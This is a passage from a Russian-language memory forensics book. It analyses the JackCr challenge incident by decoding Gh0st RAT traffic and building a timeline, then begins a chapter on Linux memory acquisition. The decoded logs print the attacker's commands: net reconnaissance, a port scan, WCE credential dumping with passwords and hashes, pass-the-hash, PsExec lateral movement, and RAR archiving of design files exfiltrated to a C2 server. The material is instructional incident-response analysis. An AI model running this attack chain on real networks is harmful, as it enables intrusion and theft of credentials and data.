


Figure 18-1: Following a TCP stream in Wireshark that contains encrypted Gh0st network traffic

Рисунок 18-1. Отслеживание потока TCP в Wireshark, содержащего зашифрованный сетевой трафик Gh0st

К счастью, это часто встречающийся трафик управления и контроля, связанный с RAT Gh0st, и его легко декодировать с помощью Chopshop (github.com). Следующий вывод показывает, как использовать декодер Gh0st в Chopshop:

```
$ chopshop -f jackcr-challenge.pcap gh0st_decode -F decrypted.txt
```

На этом этапе расшифрованный трафик извлечён в `decrypted.txt`. Исследуя расшифрованный трафик управления и контроля, можно проверить свои теории о том, что произошло во время инцидента. Например, в пакетах 7-29 можно найти создание каталога `C:\WINDOWS\webui` и выполнение `ipconfig`. Теперь видны выделенные жирным в оригинале команды, которые злоумышленник выдал этой машине:

```
C:\WINDOWS\system32>
cd ..
C:\WINDOWS>
mkdir webui
C:\WINDOWS>
cd webui
C:\WINDOWS\webui>
ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
```

```
        IP Address. . . . . . . . . . . . : 172.16.150.20
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 172.16.150.2
```

Перед каждым событием в системе ENG-USTXHOU-148 виден всплеск сетевого трафика. Если разделить трафик, как описано ранее, причину можно легко различить. Видно, как злоумышленник загружает файлы и проверяет успешность загрузки. RAT Gh0st, по-видимому, показывает индикатор прогресса при загрузке файла, поэтому вы видите несколько строк `COMMAND: FILE DATA (8183)` и `TOKEN: DATA CONTINUE`:

```
[snip]
COMMAND: FILE SIZE (C:\WINDOWS\ps.exe: 381816)
TOKEN: DATA CONTINUE
COMMAND: FILE DATA (8183)
TOKEN: DATA CONTINUE
[snip]
COMMAND: FILE SIZE (C:\WINDOWS\webui\gs.exe: 303104)
TOKEN: DATA CONTINUE
COMMAND: FILE DATA (8183)
TOKEN: DATA CONTINUE
[snip]
COMMAND: LIST FILES (C:\WINDOWS\webui\)
TOKEN: FILE LIST
TYPE    NAME    SIZE    WRITE TIME
FILE    gs.exe  303104  129984448080090049
COMMAND: FILE SIZE (C:\WINDOWS\webui\ra.exe: 403968)
TOKEN: DATA CONTINUE
COMMAND: FILE DATA (8183)
[snip]
```

Чуть дальше в сетевом трафике видно, что DLL-файлы, созданные в каталоге `C:\WINDOWS\webui`, на самом деле содержали разведывательную информацию. Вы также обнаруживаете, что исполняемый файл `sl.exe` в действительности является сканером портов ScanLine компании Foundstone (mcafee.com). Хеши паролей, извлечённые с помощью рассмотренного ранее `gs.exe`, также собираются в файле `netuse.dll`, который злоумышленник в конечном итоге загружает:

```
C:\WINDOWS\webui>
ipconfig /all >> netuse.dll
net view >> netuse.dll
C:\WINDOWS\webui>
net localgroup administrators >> netuse.dll
C:\WINDOWS\webui>
net sessions >> netuse.dll
C:\WINDOWS\webui>
net share >> netuse.dll
C:\WINDOWS\webui>
net start >> netuse.dll
C:\WINDOWS\webui>
sl.exe -bht 445,80,443,21,1433 172.16.150.1-254 >> netuse.dll
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

5 IPs and 25 ports scanned in 0 hours 0 mins 13.08 secs

C:\WINDOWS\webui>
gs -a >> netuse.dll
0043B820
[snip]
COMMAND: DOWN FILES (C:\WINDOWS\webui\netuse.dll)
TOKEN: FILE SIZE (C:\WINDOWS\webui\netuse.dll: 11844)
COMMAND: CONTINUE
[snip]
TOKEN: TRANSFER FINISH
```

Злоумышленник также использует `ping` для проверки доступности других машин в сети по имени машины (то есть `dc-ustxhou` и `IIS-SARIYADH-03`). Это подтверждает, что злоумышленник активно использовал извлечённую ранее разведывательную информацию:

```
ping DC-USTXHOU
Pinging dc-ustxhou.petro-market.org [172.16.150.10] with 32 bytes of data:
Reply from 172.16.150.10: bytes=32 time<1ms TTL=128
C:\WINDOWS\webui>
ping IIS-SARIYADH-03
Pinging IIS-SARIYADH-03.petro-market.org [172.16.223.47] with 32 bytes of data:
Reply from 172.16.223.47: bytes=32 time=2ms TTL=127
```

На основании данных в декодированном трафике вы получаете подтверждение, что файл `wc.exe`, помещённый в систему, в действительности был Windows Credentials Editor. Злоумышленник выгрузил учётные данные, а затем попытался использовать их для входа на другую машину с помощью `ps.exe` (замаскированного PsExec):

```
wc.exe -l
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security
  - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

callb:PETRO-MARKET:115B24322C11908C85140F5D33B6232F:40D1D232D5F731EA966
913EA458A16E7
ENG-USTXHOU-148$:PETRO-MARKET:00000000000000000000000000000000:D6717F1E
5252FA87ED40AF8C46D8B1E2

C:\WINDOWS\webui>
wc.exe -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security
  - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
callb\PETRO-MARKET:Mar1ners@4655
NETWORK SERVICE\PETRO-MARKET:+A;dhzj%o<8xpD@,p5v)C:p2%?1Nkx [snip]
ENG-USTXHOU-148$\PETRO-MARKET:+A;dhzj%o<8xpD@,p5v)C:p2%?1Nk[[snip]
ps.exe \\172.16.150.10 -u petro1-market\callb -p Mar1ners@4655 -accepteula
  cmd /c ipconfig
[snip]
The handle is invalid.
Connecting to 172.16.150.10...Couldn't access 172.16.150.10
C:\WINDOWS\webui>
```

Попытка подключения к `172.16.150.10` (`DC-USTXHOU`) завершилась неудачей. (Эта машина не рассматривается в данной главе, поскольку не была скомпрометирована во время атаки.)

Декодированный сетевой поток также показывает, как злоумышленник изменил учётные данные пользователя `sysbackup` после нескольких неудачных попыток применить PsExec:

```
wc.exe -s sysbackup:current:c2a3915df2ec79ee73108eb48073acb7:
e7a6f270f1ba562a90e2c133a95d2057

WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Security
  - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (000003E7h) to:
Username: sysbackup
domain: current
LMHash: c2a3915df2ec79ee73108eb48073acb7
NTHash: e7a6f270f1ba562a90e2c133a95d2057
NTLM credentials successfully changed!
```

После нескольких неудачных попыток подключиться к системе от имени пользователя `sysbackup` злоумышленнику в конечном итоге удаётся с помощью PsExec запустить команды на `IIS-SARIYADH-03`:

```
ps.exe \\172.16.223.47 -u sysbackup -p T1g3rsL10n5 -accpeteula cmd /c ipconfig
PsExec v1.98 - Execute processes remotely
```

```
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

The file exists.
Connecting to 172.16.223.47...^M^M^MStarting PsExec service on
172.16.223.47...^M^M^MConnecting with PsExec service on
172.16.223.47...^M^M^MCopying C:\WINDOWS\system32\ipconfig.exe to
172.16.223.47...^M^M^MError copying C:\WINDOWS\system32\ipconfig.exe to
remote system:
```

Чтобы увидеть команды злоумышленника в контексте временной шкалы, декодер Chopshop можно изменить так, чтобы он выводил декодированные потоки в формате body. Ниже показано, как запустить изменённый модуль, переименованный в `gh0st_decode_body`, и добавить его к полной временной шкале:

```
$ chopshop -f jackcr-challenge.pcap gh0st_decode_body -F decrypted.body
$ cat decrypted.body >> largetimeline.txt
```

Затем во временной шкале можно найти команды, отмеченные в этом разделе. Например, ниже показаны и команда `ipconfig` злоумышленника, и вызванные ею изменения. Обратите внимание, что после выполнения команды `ipconfig` происходит обращение к DLL, используемым для доступа к сетевым API. Также обратите внимание, что в системе создаётся поддельная DLL `netuse.dll`, применявшаяся для хранения вывода команды `ipconfig`:

```
Mon Nov 26 2012 23:07:31,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: ipconfig /all >> netuse.dll
Mon Nov 26 2012 23:07:31,.a..,[ENG MFT STD_INFO] WINDOWS\system32\iertutil.dll
    (Offset: 0x5ba2800)
Mon Nov 26 2012 23:07:31,.a..,[ENG MFT STD_INFO] WINDOWS\system32\urlmon.dll
    (Offset: 0x328a800)
Mon Nov 26 2012 23:07:31,.a..,[ENG MFT STD_INFO] WINDOWS\system32\wininet.dll
    (Offset: 0x328b800)
Mon Nov 26 2012 23:07:31,macb,[ENG MFT FILE_NAME] WINDOWS\webui\netuse.dll
    (Offset: 0xde4e48)
Mon Nov 26 2012 23:07:31,macb,[ENG MFT STD_INFO] WINDOWS\webui\netuse.dll
    (Offset: 0xde4e48)
```

В следующих строках злоумышленник выдаёт несколько команд `net` и перенаправляет вывод в тот же поддельный файл `netuse.dll`. В это время на машине создаются файлы Prefetch для исполняемых файлов `net` (`NET.EXE` и `NET1.EXE`):

```
Mon Nov 26 2012 23:07:52,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: net view >> netuse.dll
Mon Nov 26 2012 23:07:53,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: net view >> netuse.dll
Mon Nov 26 2012 23:07:53,macb,[ENG MFT FILE_NAME]
WINDOWS\Prefetch\NET.EXE-01A53C2F.pf (Offset: 0x12d588)
Mon Nov 26 2012 23:08:25,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL:
    net localgroup administrators >> netuse.dll
Mon Nov 26 2012 23:08:26,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80
SHELL: net localgroup administrators >> netuse.dll
Mon Nov 26 2012 23:08:26,macb,[ENG MFT STD_INFO] WINDOWS\Prefetch\NET1EX~1.PF
    (Offset: 0x2bbee0)
Mon Nov 26 2012 23:08:41,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: net sessions >> netuse.dll
Mon Nov 26 2012 23:08:56,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: net share >> netuse.dll
Mon Nov 26 2012 23:09:18,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: net start >> netuse.dll
Mon Nov 26 2012 23:09:19,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: net start >> netuse.dll
```

Добавление команд злоумышленника во временную шкалу может добавить ещё одно измерение к пониманию того, что произошло на машине. Теперь вы готовы исследовать всю объединённую временную шкалу.

Сопоставление трафика с временной шкалой

Используя предыдущие сведения о применении PsExec для выполнения команд на IIS-SARIYADH-03, можно найти любые связанные артефакты во временной шкале. Здесь видны команды PsExec, которые злоумышленник выдал для IIS (IP 172.16.223.47):

```
Tue Nov 27 2012 00:05:48,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80
SHELL: ps.exe \\172.16.223.47 -u sysbackup -p T1g3rsL10n5 -accpeteula
    cmd /c ipconfig
Tue Nov 27 2012 00:05:48,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80
SHELL: ps.exe \\172.16.223.47 -u sysbackup -p T1g3rsL10n5 -accpeteula
    cmd /c ipconfig;;PsExec v1.98 -
 Execute processes remotely;Copyright (C) 2001-2010 Mark Russinovich;
 Sysinternals - www.sysinternals.com;
```

> **Примечание.**
>
> Многострочный декодированный вывод Gh0st разделяется точками с запятой, чтобы он помещался в одну строку формата body-файла.

Вот файл PSEXESVC.EXE, созданный в системе IIS:

```
Tue Nov 27 2012 00:05:48,macb,[IIS MFT FILE_NAME] WINDOWS\PSEXESVC.EXE
    (Offset: 0x1da1b000)
Tue Nov 27 2012 00:05:48,macb,[IIS MFT STD_INFO] WINDOWS\PSEXESVC.EXE
    (Offset: 0x1da1b000)
```

Служба запускается на IIS, включая сообщение вывода PsExec в оболочку злоумышленника, а также запуск процесса PSEXESVC.EXE на машине IIS:

```
Tue Nov 27 2012 00:05:49,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80
    SHELL: The file exists.;Connecting to 172.16.223.47...
Starting PsExec service on 172.16.223.47...
    Connecting with PsExec service on 172.16.223.47...
    Copying C:\WINDOWS\system32\ipconfig.exe to 172.16.223.47...
    Error copying C:\WINDOWS\system32\ipconfig.exe to remote system:;;
    C:\WINDOWS\webui>
Tue Nov 27 2012 00:05:49,0,macb,,0,0,0,[IIS PROCESSLastTrimTime] PSEXESVC.EXE
    PID: 268/PPID: 528/POffset: 0x0237f2b0
Tue Nov 27 2012 00:05:49,0,.acb,,0,0,0,[IIS PROCESS] PSEXESVC.EXE
    PID: 268/PPID: 528/POffset: 0x0237f2b0
Tue Nov 27 2012 00:05:49,0,.acb,,0,0,0,[IIS PROCESS] PSEXESVC.EXE
    PID: 268/PPID: 528/POffset: 0x0dd2e2b0
Tue Nov 27 2012 00:05:49,0,.acb,,0,0,0,[IIS PROCESS] PSEXESVC.EXE
    PID: 268/PPID: 528/POffset: 0x172de2b0
```

Некоторые ключи реестра, связанные с PsExec, изменяются на IIS-SARIYADH-03 одновременно с запуском процесса:

```
Tue Nov 27 2012 00:05:49,0,.a..,0,0,0,0,[IIS Registry]
$$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_PSEXESVC
Tue Nov 27 2012 00:05:49,0,.a..,0,0,0,0,[IIS Registry None]
$$$PROTO.HIV\ControlSet001\Enum\Root\LEGACY_PSEXESVC\0000
Tue Nov 27 2012 00:05:49,0,.a..,0,0,0,0,[IIS Registry]
$$$PROTO.HIV\ControlSet001\Services\PSEXESVC
Tue Nov 27 2012 00:05:49,0,.a..,0,0,0,0,[IIS Registry]
$$$PROTO.HIV\ControlSet001\Services\PSEXESVC\Security
```

Злоумышленник отображает сетевой общий ресурс с IIS-SARIYADH-03 на букву диска z: машины FLD-SARIYADH-43:

```
Tue Nov 27 2012 00:46:10,.a..,[FLD Registry] $$$PROTO.HIV\Network\z
Tue Nov 27 2012 00:46:10,macb,[FLD SYMLINK]
Z:->\Device\LanmanRedirector\;Z:00000000000003e7\172.16.223.47\z
    POffset: 284628328/Ptr: 1/Hnd: 0
```

В течение 2 секунд команда `net use` используется для отображения сетевого общего ресурса с `IIS-SARIYADH-03` на букву диска `z:`. Команда приводит к изменению ключа реестра `Network\z`, который вы ранее видели на машине `ENG-USTXHOU-148`:

```
Tue Nov 27 2012 00:48:19,macb,[Gh0st Decode]
172.16.150.20:1098->58.64.132.141:80 SHELL: net use z: \\172.16.223.47\z
Tue Nov 27 2012 00:48:20,.a..,[ENG Registry] $$$PROTO.HIV\Network\z
Tue Nov 27 2012 00:48:20,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: The command completed
    successfully.;;;C:\WINDOWS\webui>
```

Злоумышленник копирует файлы сразу после отображения диска:

```
Tue Nov 27 2012 00:49:01,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\system.dll .
Tue Nov 27 2012 00:49:01,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: 1 file(s) copied.;;
    C:\WINDOWS\webui>
Tue Nov 27 2012 00:49:01,macb,[ENG MFT FILE_NAME] WINDOWS\webui\system.dll
    (Offset: 0x924e800)
 [snip]
Tue Nov 27 2012 00:57:20,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\svchost.dll .
Tue Nov 27 2012 00:57:20,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: 1 file(s) copied.;;C:\
WINDOWS\webui>
Tue Nov 27 2012 00:57:20,.a..,[IIS MFT STD_INFO] WINDOWS\webui\svchost.dll
    (Offset: 0x1dec3000)
Tue Nov 27 2012 00:57:20,macb,[ENG MFT FILE_NAME] WINDOWS\webui\svchost.dll
    (Offset: 0x924ec00)
[snip]
Tue Nov 27 2012 01:01:39,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\https.dll .
Tue Nov 27 2012 01:01:39,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\https.dll .;
    1 file(s) copied.;;C:\WINDOWS\webui>
Tue Nov 27 2012 01:01:39,macb,[ENG MFT FILE_NAME] WINDOWS\webui\https.dll
    (Offset: 0x109cf7a8)
Tue Nov 27 2012 01:14:48,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\ .
Tue Nov 27 2012 01:14:48,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\netstat.dll .;
    1 file(s) copied.;;C:\WINDOWS\webui>
Tue Nov 27 2012 01:14:48,macb,[ENG MFT FILE_NAME] WINDOWS\webui\netstat.dll
    (Offset: 0x10b97400)
```

Это те же имена файлов, которые использовались в пакетных сценариях, найденных на `FLD-SARIYADH-43`. По-видимому, злоумышленник выполнял команды на `IIS-SARIYADH-03`. Если посмотреть на объединённую временную шкалу, видно, что обращения и к `system1.bat`, и к `system6.bat` на `FLD-SARIYADH-43` происходят непосредственно перед запуском PsExec. Примерно в то же время происходит обращение к команде `net1.exe` (компоненту `net.exe`) на `IIS-SARIYADH-03`:

```
Tue Nov 27 2012 00:43:34,mac.,[FLD MFT STD_INFO] WINDOWS\system1.bat
    (Offset: 0x1787f000)
Tue Nov 27 2012 00:43:45,macb,[FLD MFT FILE_NAME] WINDOWS\system6.bat
    (Offset: 0x1787f800)
Tue Nov 27 2012 00:44:16,mac.,[FLD MFT STD_INFO] WINDOWS\Prefetch\PSEXE-~2.PF
Tue Nov 27 2012 00:44:16,.a..,[IIS MFT STD_INFO] WINDOWS\system32\net1.exe
```

Учитывая изменения реестра на машине `FLD-SARIYADH-43`, связанные с сетевым общим ресурсом и происходящие вскоре после команды `net` на машине `IIS-SARIYADH-03`, можно заключить, что файл `system1.bat` был выполнен на машине `IIS-SARIYADH-03` через PsExec.

Позднее во временной шкале происходит обращение к файлу system2.bat на машине FLD-SARIYADH-43; вскоре после этого файлы gs.exe и svchost.dll появляются на машине IIS-SARIYADH-03. Это подтверждает, что файл system2.bat был запущен на машине IIS-SARIYADH-03, поскольку его код запускает программу gs.exe и перенаправляет вывод в файл svchost.dll, который затем копируется на машину ENG-USTXHOU-148, как вы видели ранее:

```
Tue Nov 27 2012 00:53:29,368,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system2.bat
    (Offset: 0x1787fc00)
Tue Nov 27 2012 00:53:49,336,macb,[IIS MFT FILE_NAME] WINDOWS\webui\gs.exe
(Offset: 0x1be1d400)
Tue Nov 27 2012 00:55:41,344,macb,[IIS MFT FILE_NAME] WINDOWS\webui\svchost.dll
    (Offset: 0x1dec3000)
Tue Nov 27 2012 00:57:20,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL: copy z:\svchost.dll .
Tue Nov 27 2012 00:57:20,macb,[Gh0st Decode]
    172.16.150.20:1098->58.64.132.141:80 SHELL:
    1 file(s) copied.;;C:\WINDOWS\webui>
Tue Nov 27 2012 00:57:20,.a..,[IIS MFT STD_INFO] WINDOWS\webui\svchost.dll
    (Offset: 0x1dec3000)
Tue Nov 27 2012 00:57:20,macb,[ENG MFT FILE_NAME] WINDOWS\webui\svchost.dll
    (Offset: 0x924ec00)
```

Временные артефакты, связанные с выполнением сценария system3.bat, можно наблюдать на IIS-SARIYADH-03. Сначала к сценарию обращаются на машине FLD-SARIYADH-43, а затем на машине IIS-SARIYADH-03 происходит всплеск активности при обращении к нескольким каталогам. Как обсуждалось ранее в этой главе, сценарий system3.bat перенаправлял вывод команды dir, искавшей файлы с расширением dwg. Это видно в следующем выводе временной шкалы, поскольку при выдаче сценарием рекурсивной команды dir происходит обращение к нескольким файлам:

```
Tue Nov 27 2012 00:59:00,352,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system3.bat
    (Offset: 0x1b773000)
Tue Nov 27 2012 01:00:27,600,.a..,[IIS MFT STD_INFO]
    Documents and Settings\ADMINI~1 (Offset: 0x1d836800)
Tue Nov 27 2012 01:00:27,480,.a..,[IIS MFT STD_INFO]
    Documents and Settings\ADMINI~1\Start Menu\Programs
    (Offset: 0x1c5e0800)
Tue Nov 27 2012 01:00:27,448,.a..,[IIS MFT STD_INFO] Documents and
    Settings\ADMINI~1\Start Menu\Programs\Startup (Offset: 0x1c5e0c00)
Tue Nov 27 2012 01:00:27,824,.a..,[IIS MFT STD_INFO] Documents and Settings
    \ADMINI~1\Start Menu\Programs\Accessories\ENTERT~1 (Offset: 0x1ce3c400)
Tue Nov 27 2012 01:00:27,600,.a..,[IIS MFT STD_INFO] Documents and Settings
    \ADMINI~1\Start Menu\Programs\Accessories\ACCESS~1 (Offset: 0x1ce3c800)
Tue Nov 27 2012 01:00:27,472,.a..,[IIS MFT STD_INFO] Documents and Settings
    \ADMINI~1\SendTo (Offset: 0x1ce3cc00)
```

Если затем найти файл system4.bat в объединённой временной шкале, будут обнаружены свидетельства его применения. После создания файла system4.bat и обращения к нему на машине FLD-SARIYADH-43 файл ra.exe появляется на машине IIS-SARIYADH-03 в результате запуска сценария system4.bat через PsExec:

```
Tue Nov 27 2012 01:04:59,432,macb,[FLD MFT FILE_NAME] WINDOWS\webui\system4.bat
    (Offset: 0x1b773400)
Tue Nov 27 2012 01:05:24,336,macb,[IIS MFT FILE_NAME] WINDOWS\webui\ra.exe
    (Offset: 0x1bf7e000)
Tue Nov 27 2012 01:05:55,344,macb,----------D-,0,0,10877,[IIS MFT FILE_NAME]
Documents and Settings\SYSBAC~1\APPLIC~1\WinRAR (Offset: 0x1cedc400)
```

Папка WinRAR создаётся при запуске программы WinRAR в системе. Судя по содержимому system4.bat, файлы были сжаты в поддельную DLL netstat.dll с помощью WinRAR, запущенного со следующими параметрами (см. acritum.com):

- -hphcllsddlsdiddkljh: пароль - hcllsddlsdiddkljh, он задаётся параметром -hp.
- -r: рекурсивно обходить каталоги.
- -x*.dll: исключить DLL-файлы.

Происходит обращение к нескольким файлам во временной шкале с расширением dwg, и создаётся файл архива (netstat.dll):

```
Tue Nov 27 2012 01:11:20,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump100.dwg (Offset: 0x1a890c00)
Tue Nov 27 2012 01:11:20,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump11.dwg (Offset: 0x1a8fb800)
Tue Nov 27 2012 01:11:20,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump12.dwg (Offset: 0x1a8fbc00)
Tue Nov 27 2012 01:11:20,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump13.dwg (Offset: 0x1a18f000)
Tue Nov 27 2012 01:11:21,.a..,[IIS MFT STD_INFO]
    ENGINE~1\Designs\Pumps\pump14.dwg (Offset: 0x1a18f400)
[snip]
Tue Nov 27 2012 01:11:39,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump97.dwg (Offset: 0x25f7800)
Tue Nov 27 2012 01:11:39,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump98.dwg (Offset: 0x25f7c00)
Tue Nov 27 2012 01:11:40,.a..,[IIS MFT STD_INFO]
ENGINE~1\Designs\Pumps\pump99.dwg (Offset: 0x25f8000)
Tue Nov 27 2012 01:11:40,mac.,[IIS MFT STD_INFO]
WINDOWS\webui\netstat.dll (Offset: 0x1cedc800)
Tue Nov 27 2012 01:11:40,m...,[ENG MFT STD_INFO]
WINDOWS\webui\netstat.dll (Offset: 0x10b97400)
```

Файл netstat.dll (архив RAR) позднее загружается на локальную машину злоумышленника через сервер управления и контроля:

```
Tue Nov 27 2012 01:15:44,macb,[Gh0st Decode]
    172.16.150.20:1238->58.64.132.141:80 COMMAND: DOWN FILES
    (C:\WINDOWS\webui\netstat.dll)
Tue Nov 27 2012 01:15:44,macb,[Gh0st Decode]
    172.16.150.20:1238->58.64.132.141:80 TOKEN: FILE DATA (2713)
Tue Nov 27 2012 01:15:44,macb,[Gh0st Decode]
    172.16.150.20:1238->58.64.132.141:80 TOKEN: FILE DATA (8183)
Tue Nov 27 2012 01:15:44,macb,[Gh0st Decode]
    172.16.150.20:1238->58.64.132.141:80 TOKEN: FILE SIZE
    (C:\WINDOWS\webui\netstat.dll: 109092)
Tue Nov 27 2012 01:15:44,macb,[Gh0st Decode]
    172.16.150.20:1238->58.64.132.141:80 TOKEN: TRANSFER FINISH
```

Завершение расследования

В этом случае из временной шкалы вы выяснили следующее:

• Злоумышленник имел доступ к двум машинам (ENG-USTXHOU-148 и FLD-SARIYADH-43) благодаря исполняемому файлу, отправленному в фишинговом электронном письме (SYMANTEC-1.43-1[2].EXE).
• Злоумышленник изменил учётные данные, чтобы переместиться по горизонтали на третью машину (IIS-SARIYADH-03).
• Злоумышленник получил сведения о сети и выгрузил хеши со всех трёх машин.
• Сетевой общий ресурс IIS-SARIYADH-03 был смонтирован и на ENG-USTXHOU-148, и на FLD-SARIYADH-43 для копирования файлов обратно злоумышленнику.
• Злоумышленник загрузил несколько файлов со сведениями о сети и хешами паролей, а также несколько файлов с расширением dwg, возможно содержащих проприетарные данные.
• Файлы были скопированы обратно на машину (ENG-USTXHOU-148), а в конечном итоге - на машину злоумышленника.

Примечание.

Дополнительные сведения об этом криминалистическом состязании см. в следующих ресурсах:

- Forensic Challenge 2 от TheLulzKittens: thelulzkittens.blogspot.com.
- Блог Джека Крука (создателя состязания): blog.handlerdiaries.com.

См. также публикацию Кори Харрелла Mr Silverlight Drive-by Meet Volatility Timelines (journeyintoir.blogspot.com). Публикация Кори была первым увиденным нами анализом, в котором применялся новый плагин Тома Спенсера для разбора журнала Update Sequence Number (USN) в Volatility (github.com).

Итоги

Создание временных шкал - мощный метод анализа, применяемый на этапе реконструкции цифровых расследований. Он предоставляет дополнительный слой контекста о связях между артефактами и временном порядке событий. Объединяя временные данные, найденные в памяти, с традиционными источниками, вы получаете более полное представление о цифровом месте преступления и можете разрабатывать более обоснованные теории о том, что произошло во время инцидента. Временные связи между цифровыми артефактами также предоставляют временные отпечатки для быстрого выявления подозрительных систем.

Глава 19. Получение образа памяти Linux

Часть III. Криминалистический анализ памяти Linux

• Глава 19. Получение образа памяти Linux.
• Глава 20. Операционная система Linux.
• Глава 21. Процессы и память процессов.
• Глава 22. Сетевые артефакты.
• Глава 23. Артефакты памяти ядра.
• Глава 24. Файловые системы в памяти.
• Глава 25. Руткиты пользовательского пространства.
• Глава 26. Руткиты режима ядра.
• Глава 27. Исследование случая: Phalanx 2.

В этой главе представлены фундаментальные знания, необходимые для начала анализа дампов памяти Linux. В частности, мы обсуждаем исторические и современные методы получения образа памяти в Linux, а также преимущества и недостатки каждого подхода. Вы узнаете, как создавать профили Linux - архивы, содержащие информацию, необходимую Volatility для правильного поиска и интерпретации данных в дампах памяти Linux. Кроме того, мы обсуждаем трудности развёртывания криминалистического анализа памяти Linux в корпоративной среде, где на критически важных серверах могут отсутствовать даже компиляторы C или другие библиотеки, имеющиеся на стандартных настольных компьютерах и рабочих станциях Linux.

> **Примечание.**
>
> Если не указано иное, передовые методы безопасного получения образа памяти Windows, изученные вами в главе 4, применимы и к системам Linux.

Исторические методы получения образа

Первоначальные методы получения образа памяти в Linux не требовали стороннего программного обеспечения. Вместо этого встроенные в операционную систему интерфейсы позволяли привилегированным приложениям читать и записывать физическую память. Например, можно было читать `/dev/mem` (описанный в следующем разделе) с помощью `cat` или `dd` и перенаправлять данные в файл либо по сети. Из-за угрозы безопасности, создаваемой такими интерфейсами, теперь они отключены или урезаны для предотвращения злоупотреблений. Побочный эффект отключения или урезания интерфейсов состоит в том, что следователи-криминалисты также не могут использовать их как средства получения образа памяти.

/dev/mem

